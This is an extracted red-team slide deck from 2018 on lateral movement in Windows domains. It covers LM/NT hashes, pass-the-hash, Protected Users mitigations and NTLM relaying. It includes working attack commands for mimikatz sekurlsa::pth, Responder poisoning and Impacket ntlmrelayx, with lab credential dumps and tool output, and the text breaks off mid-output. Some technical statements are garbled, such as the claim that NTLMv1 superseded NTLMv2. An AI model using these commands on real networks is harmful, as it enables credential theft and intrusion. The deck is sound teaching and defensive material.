

Lateral movement in Windows Domain in 2018

28 Nov 2018



SMART AND SAFE DIGITAL

Content

01 Why talk about Lateral Movement

02 Red Team Exercise – Emulating Lateral Movement of Attacker

03 Windows Authentication

04 NTLM based attacks

05 Kerberos Attacks for Emulating APTs

06 Exploiting relationship within Active Directory Objects

Juned Ansari

```
PS C:\Users\Administrator>
PS C:\Users\Administrator> Get-ADUser Juned.AnSari
'
SamAccountname : Juned.AnSari
company         : DarkMatter
title           : Senior Consultant
Department      : Computer Network Exploitation
initials        : AJ
Employeeid      : 1337
Description     : Hacks for Work, Fun and Learn!, 10+ years of Field Experience, Started as System Admin, Played roles in both Defense and Offense, Primary area of focus is Advance Attack Simulation, Authored two books on Kali Linux
```

```
PS C:\Users\Administrator>
```

The Cyber Chain

- Cyber Kill Chain



- Attacker has to execute all stages to be successful.
- Need to replicate real world attacks to gauge your controls and response through red team exercises.

Penetration Testing vs Red Teaming

Penetration Test
Try to Break In



Red Team
What if they do Break in
(Operational Impact)

Red Team Engagement vs Other Security Tests

- Vulnerability Assessment
 - Broad Scope, Breath over depth
 - Automated
- Penetration Test
 - Varied scope, Balancing act between depth and breath
 - Prioritized list of vulnerabilities
- Red Team Engagement
 - Goals
 - Measures impacts on an organization



Red Team Phases

- Get In: Gain access to network or System. This can be through a compromised asset or through access granted as part of the scenario. Recon/Enumeration/Exploit
- Stay In: Establish persistence or permanent presence. Establish foothold in order to survive the duration of the engagement. Persistence/Lateral Movement/Continued Enumeration
- Act: Perform an operational impact, such as Exfiltrate data, access restricted




Hacking Team Hacked – Textbook Case Study

- Company that sells offensive intrusion and surveillance capabilities to governments, law enforcement agencies and corporations.
 - July 2015 Hacker released 400 Gigabytes of spyware source code, internal emails, client communication etc.
Dump includes everything anyone could imagine that a company would have in their infrastructure.
 - Year later in 2016, hacker release a step-by-step guide explainer of his attack.
 - <http://pastebin.com/raw/0SNSvyj>
 - Target:
 - External facing embedded device
 - Unsecured NAS devices
- Tools:
- Busybox
 - Nmap
 - Responder
 - Exchange Powershell cmdlets


[HackingTeam]

Hunting for Targets

- Lateral Movement
 - Moving across client computers
 - Site A → Site B
- Vertical Movement
 - Moving across server layers
 - User VLAN → Server VLAN
- Collectively known in the cyber space as lateral Movement
- Critical piece in the attack chain as local compromise spreads and becomes global
- Increasing difficult for the Incident Response team to scope the breach and perform appropriate containment and remediation.



The Cycle of Lateral movement



Leveraging Windows Credentials and Authentication protocols to target specific accounts of interest.

Lateral movement using Windows Credentials

Windows Authentication: LM hash

- Compromised password hashing function used in legacy windows systems.
 - Password restricted to maximum of fourteen characters
 - All passwords converted into upper case
 - Null-padded to 14 bytes and split into two seven-byte halves
 - Each half converted to bit stream to generate 64 bits needed for a DES key.
- Each key is used to DES-encrypt the constant ASCII string “KGS!@#\$%”, resulting in two 8-byte cipher text value. The cipher text values are concatenated to form a 16-byte value, which is known as LM hash.
- Since Vista, protocol disabled by default.
- Still supported for legacy systems and needs to be exclusively enabled via a group policy or local policy.

Curious Case of LM Hash in Active Directory

- Domain created with a version of Windows released prior to Windows server 2008
- Explicitly disabled the Group Policy setting Network security: Do not store LAN Manager hash value on next password change on a group policy object applying to domain controllers.
- This setting is enabled by default in Windows operating systems, starting Windows Vista and 2008. Explicitly disabling the setting may cause the setting to persist in a domain upgraded from Windows 2003.
- Any users who has not changed a password since the setting was enabled still has an LM hash stored in the AD database. Service accounts!!!
- Import-Module ActiveDirectory
Get-ADObject -SearchBase (Get-ADForest).PartitionsContainer`
-LDAPFilter "(&(objectClass=crossRef)(systemFlags=3))" `
-Property dnsRoot,nETBIOSName,whenCreated | Sort-Object whenCreated | Format-Table
dnsRoot,nETBIOSName,whenCreated -AutoSize

Windows Authentication: NT hash

- Also known as NTLM hash
- Primary method to store user password by Windows. (Local system and on DC)

Weak unsalted MD4 Hashing

- Modern CPU like Nvidia GTX 1080 can crack hashes

Up to 42GH/s with a single CPU

- Equivalent to the password of a user.

Can authenticate using tools directly with the hash

```
Authentication Id : 0 ; 3580629 (00000000:0036a2d5)
Session          : RemoteInteractive From 3
User Name        : labadmin
Domain           : LABINDISTRESS
Logon Server     : SRV12-BG1
Logon Time       : 11/18/2018 7:51:00 PM
SID              : S-1-5-21-3044510006-2920011420-106315059-1100
msv   :
  (000000003) Primary
    * Username : labadmin
    * Domain  : LABINDISTRESS
    * NTLM    : db701bdf41424fb49956388711b48d
    * SHA1    : 9634f607412c0000Fca274a57596875ef2436f9?
  (000010000) CredentialKeys
    * NTLM    : db701bdf41424fb49956388711b48d
    * SHA1    : 9634f607412c0000Fca274a57596875ef2436f9?
  ...
  digest  :
    * Username : labadmin
    * Domain  : LABINDISTRESS
    * Password : <null>
kerberos  :
  * Username : labadmin
  * Domain  : LABINDISTRESS.LOCAL
  * Password : <null>
ssp      : NO
credman :
```

Passing the Hash

- Attacker methodology

- Adversary gains access to the system
- Obtains accounts password hash from SAM database
- Lateral movement across machines using “Pass the Hash” as same password used for local accounts across all systems.
- Local Administrators having same passwords across all machines.

mimikatz # sekurlsa::pth /ntlm:64F12CDDAA88057E06A81B54E73B949B /user:admin /domain:.

```
Administrator: C:\Windows\SYSTEM32\cmd.exe
Microsoft Windows [Version 10.0.15063]
(c) 2017 Microsoft Corporation. All rights reserved.

C:\Windows\system32>dir \\192.168.1.44\c$ 
Volume in drive \\192.168.1.44\c$ has no label.
Volume Serial Number is 62C5-3346



Directory of \\192.168.1.44\c$ 

06/11/2009  01:42 AM      24 autoexec.bat
11/09/2017  02:52 PM    <DIR>      bloodhound
10/14/2018  08:52 PM    <DIR>      config.sys
11/14/2017  02:13 PM    <DIR>      Downloads
06/11/2009  01:42 AM      10 Downloads
11/14/2017  02:13 PM    <DIR>      github
10/14/2018  08:42 PM    <DIR>      PerfLogs
07/14/2009  06:37 AM    <DIR>      Program Files
11/18/2018  02:57 PM    <DIR>      Program Files
10/14/2018  08:56 PM    <DIR>      Program Files
10/01/2017  11:40 PM    <DIR>      Program Files
11/18/2018  03:11 PM    <DIR>      Program Files
2 File(s)          34 bytes
9 Dir(s)   52,122,841,088 bytes free

C:\Windows\system32>
```

Passing the Hash – Blocking Network Logon

- Design Flaw in windows cant be completely eliminated
- Best known mitigation against lateral movement
 - Using local policy to deny access to local accounts over the network
 - Cumbersome to apply over a large network



- Microsoft has introduced some features over the years to mitigate Pass the hash attacks but don't see organizations using them:


<https://support.microsoft.com/en-us/help/2871997/microsoft-security-advisory-update-to-improve-credentials-protection-a>

Passing the Hash – Deny Network Logonv2

- May 2014 Microsoft released a Security fix 2871997
- Windows 8.1 and 2012 R2 has the feature inbuilt, security fix to be installed on earlier versions. (`get-wmiobject -Class "win32_quickfixengineering"`)
- Two new security identifiers introduced aka Hidden Groups
 - S-1-5-113: NT AUTHORITY\Local account
 - S-1-5-114: NT AUTHORITY\Local account and member of Administrators group
- S-1-5-114 SID is added user's access token at the time of logon if the user account being authenticated is a local account and member of local administrator group.
- Makes use of the "**Deny access to computer over the network**" setting.
- Can be assigned via a domain group policy
- [Computer > Policies > Windows > Security > Local > Rights > Deny access from network > Local account and member of Administrators group](#)

Passing the Hash – Deny Network Logonv2

- This effectively blocks Pass the hash for all local admins accounts across all machines where the policy is applied.



```
PS C:\Users\admin> whoami /all
USER INFORMATION

User Name      SID
win7pc1\admin S-1-5-21-1014406359-4086713729-3976895776-1001

GROUP INFORMATION


Group Name          Type      SID           Attributes
Everyone            Well-known group S-1-1-0   Mandatory group, Enabled by default, Enabled group
NT AUTHORITY\Local account and member of Administrators group Well-known group S-1-5-114  Group used for deny only
BUILTIN\Users        Alias    S-1-5-32-545 Mandatory group, Enabled by default, Enabled group
BUILTIN\SYSTEM        Well-known group S-1-5-14  Mandatory group, Enabled by default, Enabled group
BUILTIN\INTERACTIVE   Well-known group S-1-5-11  Mandatory group, Enabled by default, Enabled group
BUILTIN\Authenticated Users Well-known group S-1-5-15  Mandatory group, Enabled by default, Enabled group
BUILTIN\This Organization Well-known group S-1-5-113 Mandatory group, Enabled by default, Enabled group
BUILTIN\Local account Well-known group S-1-2-8   Mandatory group, Enabled by default, Enabled group
NT AUTHORITY\TFLM Authentication Well-known group S-1-5-64-10 Mandatory group, Enabled by default, Enabled group
Mandatory Label\Medium Mandatory Level Label       S-1-16-0@192 Mandatory group, Enabled by default, Enabled group

PRIVILEGES INFORMATION

Privilege Name          Description          State
SeShutdownPrivilege     Shut down the system  Disabled
SeChangeNotifyPrivilege Bypass traverse checking  Enabled
SeUndockPrivilege       Remove computer from docking station  Disabled
SeIncreaseWorkingSetPrivilege Increase a process working set  Disabled
SeTimeZonePrivilege     Change the time zone  Disabled
PS C:\Users\admin>
```


Protected User Group

- What about Domain accounts with Local Admin privileges ?
- Have to add each privilege domain account to “Deny access to computer from network setting”.
Not practical and helpdesk users require remote access on end user machines.
- Attacker has access to a system
Waits for a privilege user to log in → steals hash → PtH.
- What if hashes were not retained in client LSASS for Privilege accounts



Protected user Group – Before and After


```
Authentication Id : 8 : 3588629 (00000000:0036a2d5)
Session          : RemoteInteractive from 3
User Name        : labadmin
Domain           : LABINDISTRESS
Logon Server     : SRV12-DC1
Logon Time       : 11/18/2018 7:51:00 PM
SID              : S-1-5-21-3844510006-2920011420-106315059-1100
rev :
[00000003] Primary
* Username : labadmin
* Domain  : LABINDISTRESS
* NTLM    : db781bdff41424fb49956300711b40d
* SHA1    : 9634f687412c0000fcda274a57596875ef2436f97
(00010000) Credential Keys
* NTLM    : db781bdff41424fb49956300711b40d
* SHA1    : 9634f687412c0000fcda274a57596875ef2436f97
* digest  :
* Username : labadmin
* Domain  : LABINDISTRESS
* Password : <null>
kerberos :
* Username : labadmin
* Domain  : LABINDISTRESS.LOCAL
* Password : <null>
ssp : NO
credman :
```



```
Authentication Id : 8 : 3372146 (00000000:00332472)
Session          : RemoteInteractive from 3
User Name        : labadmin
Domain           : LABINDISTRESS
Logon Server     : SRV12-DC1
Logon Time       : 11/18/2018 7:46:34 PM
SID              : S-1-5-21-3844510006-2920011420-106315059-1100
rev :
[00010000] Credential Keys
* RootKey : a771edfa9a6370eefb70d036ede0fa77047c93def626f4fdf244021c327b74ed
* DPAPI  : 22adde64ecb45e58c7f9de06af2478da
tspkg :
wdigest :
* Username : labadmin
* Domain  : LABINDISTRESS
* Password : <null>
kerberos :
* Username : labadmin
* Domain  : LABINDISTRESS.LOCAL
* Password : <null>
ssp : NO
credman :
```

Server Requirements:

Primary Domain Controller (PDC) should be hosted on Server 2012 R2



Client Requirements:

Hosts must be running Windows 8.1, server 2012 R2 or later or Windows 7 and Server 2008 R2 with KB2871997 installed

NTLM Authentication

- NTLM Authentication also known as Net-NTLM, NTLM-SSP
- Challenge-response method of authentication

Client sends plaintext username → Server generates a random challenge → Client [encrypt(Hash(password))(Challenge))] → Response sent back to Server.
- Since 1993, Deprecated in 2000 when Kerberos became the preferred method for Windows
- Still widely used today
- Supported by the latest version of Windows
- NTLMv2 superseded by NTLMv1


Authentication v1 vs v2 Style

- NTLMv1, the response is DES encrypted result of NTLM password Hash and the random, 8-byte Server challenge
 - Captured NTLMv1 authentication handshakes can be cracked at ~22GH/s
 - Vulnerable to rainbow table attacks.
- NTLMv2 response is an HMAC-MD5 combination of NTLM Hash, server challenge, client challenge, domain, timestamp
 - Captured NTLMv1 authentication handshakes can be cracked at ~1.6GH/s
 - Client challenge included in response which prevents rainbow table attacks.

Challenge response of both versions can be captured and cracked offline

Capturing the Authentication Hash: Responder

- Go to tool to capture NTLM challenge-response data
- When DNS lookup fails, most machines will perform multicast lookups to see if any machines on the local network match the name.
- Responder: Python tool for answering these multicasts
LLMNR, mDNS and NBT-NS
- If lookup was done to initiate an NTLM-supported connection, Responder can “respond” and capture the NTLM Authentication hash.



NTLM Authentication hash != NT Hashes

aad3b435b51404eeaad3b435b51404ee:e19ccf75ee54e06b06a5907af13cef42

Hence NO Pass the Hash with NTLM Authentication hash

NTLM - Man in the Middle

- NTLM is vulnerable to Man-in-the-middle attacks.
- Two flavors of the attack
 - Relay Credentials back to the victim aka Credential Reflection
 - Relay Credentials to third host aka Credential Relaying




Credential Reflection

- Victim attempts to authenticate to using SMB with NTLM Authentication → Attacker MiTMs → Relays those credentials back to the victim's computer and gains remote access.
 - Patched by Microsoft by dis-allowing same-protocol NTLM authentication using a challenge that is already in flight. (MS08-068)
 - SMB → SMB NTLM patched via MS08-068
-
- However cross-protocol reflection works ☺
 - HTTP → SMB and DCOM → RPC, exploited via tools called Hot Potato and Rotten Potato worked until MS16-075 was released.
 - Unpatched Servers up to 2012 R2 are vulnerable by default.

Credential Relaying

- Victim attempts to authenticate to target host → Attacker MiTMs → Negotiates authentication mimicking the victim → Relays those credentials to the target host.
- No specific patch available since it's an authentication protocol flaw.



Credential Relaying: Attack flow

```
root@Otto:~/tools/impacket# responder -r -d -w -I wlan0
```



```
C:\>  
C:\>  
C:\>dir \\filesrv\file  
-
```

```
[+] Listening for events...  
[*] [LLMNR] Poisoned answer sent to 192.168.1.44 for name filesvr  
[*] [NBT-NS] Poisoned answer sent to 192.168.1.44 for name SRV12-DC1 (service: Workstation/Redirector)  
[*] [NBT-NS] Poisoned answer sent to 192.168.1.50 for name WIN7PC1 (service: Workstation/Redirector)  
[*] [LLMNR] Poisoned answer sent to 192.168.1.44 for name filesvr  
[*] [NBT-NS] Poisoned answer sent to 192.168.1.44 for name SRV12-DC1 (service: Workstation/Redirector)  
[*] [LLMNR] Poisoned answer sent to 192.168.1.44 for name filesvr  
[*] [LLMNR] Poisoned answer sent to 192.168.1.44 for name filesvr  
[*] [LLMNR] Poisoned answer sent to 192.168.1.44 for name filesvr  
[*] [NBT-NS] Poisoned answer sent to 192.168.1.44 for name SRV12-DC1 (service: Workstation/Redirector)  
[*] [LLMNR] Poisoned answer sent to 192.168.1.44 for name filesvr  
[*] [LLMNR] Poisoned answer sent to 192.168.1.44 for name filesvr  
[*] [LLMNR] Poisoned answer sent to 192.168.1.44 for name filesvr  
[*] [NBT-NS] Poisoned answer sent to 192.168.1.44 for name SRV12-DC1 (service: Workstation/Redirector)
```

Credential Relaying: Attack flow

- Ntlmrelayx

Python script from Impacket to relay NTLM Authentication hashes to host.

<https://github.com/SecureAuthCorp/impacket.git>

Dumping the SAM Database

```
~[CntrHst]#~/tools# ntlmrelayx.py -t 192.168.1.50
Impacket v0.9.18-dev - Copyright 2018 SecureAuth Corporation

[*] Protocol Client MSSQL loaded..
[*] Protocol Client SMB loaded..
[*] Protocol Client HTTP loaded..
[*] Protocol Client HTTPS loaded..
[*] Protocol Client IMAPS loaded..
[*] Protocol Client IMAP loaded..
[*] Protocol Client LDAP loaded..
[*] Protocol Client LDAPS loaded..
[*] Running in relay mode to single host
[*] Setting up SMB Server
[*] Setting up HTTP Server

[*] Servers started, waiting for connections
[*] SMBD: Received connection from 192.168.1.44, attacking target smb://192.168.1.50
[-] SessionSetup Error!
[*] SMBD: Received connection from 192.168.1.44, attacking target smb://192.168.1.50
[*] HTTPD: Received connection from 192.168.1.44, attacking target smb://192.168.1.50
[*] HTTPD: Client requested path: /
[*] Exception in HTTP request handler: [Errno 104] Connection reset by peer
[-] SessionSetup Error!
[*] HTTPD: Received connection from 192.168.1.44, attacking target smb://192.168.1.50
[*] HTTPD: Client requested path: /
[*] Exception in HTTP request handler: [Errno 104] Connection reset by peer
[*] HTTPD: Received connection from 192.168.1.44, attacking target smb://192.168.1.50
[*] HTTPD: Client requested path: /
[*] Exception in HTTP request handler: [Errno 104] Connection reset by peer
[*] HTTPD: Received connection from 192.168.1.44, attacking target smb://192.168.1.50
[*] HTTPD: Client requested path: /
[*] Exception in HTTP request handler: [Errno 104] Connection reset by peer
[*] HTTPD: Received connection from 192.168.1.44, attacking target smb://192.168.1.50
[*] HTTPD: Client requested path: /
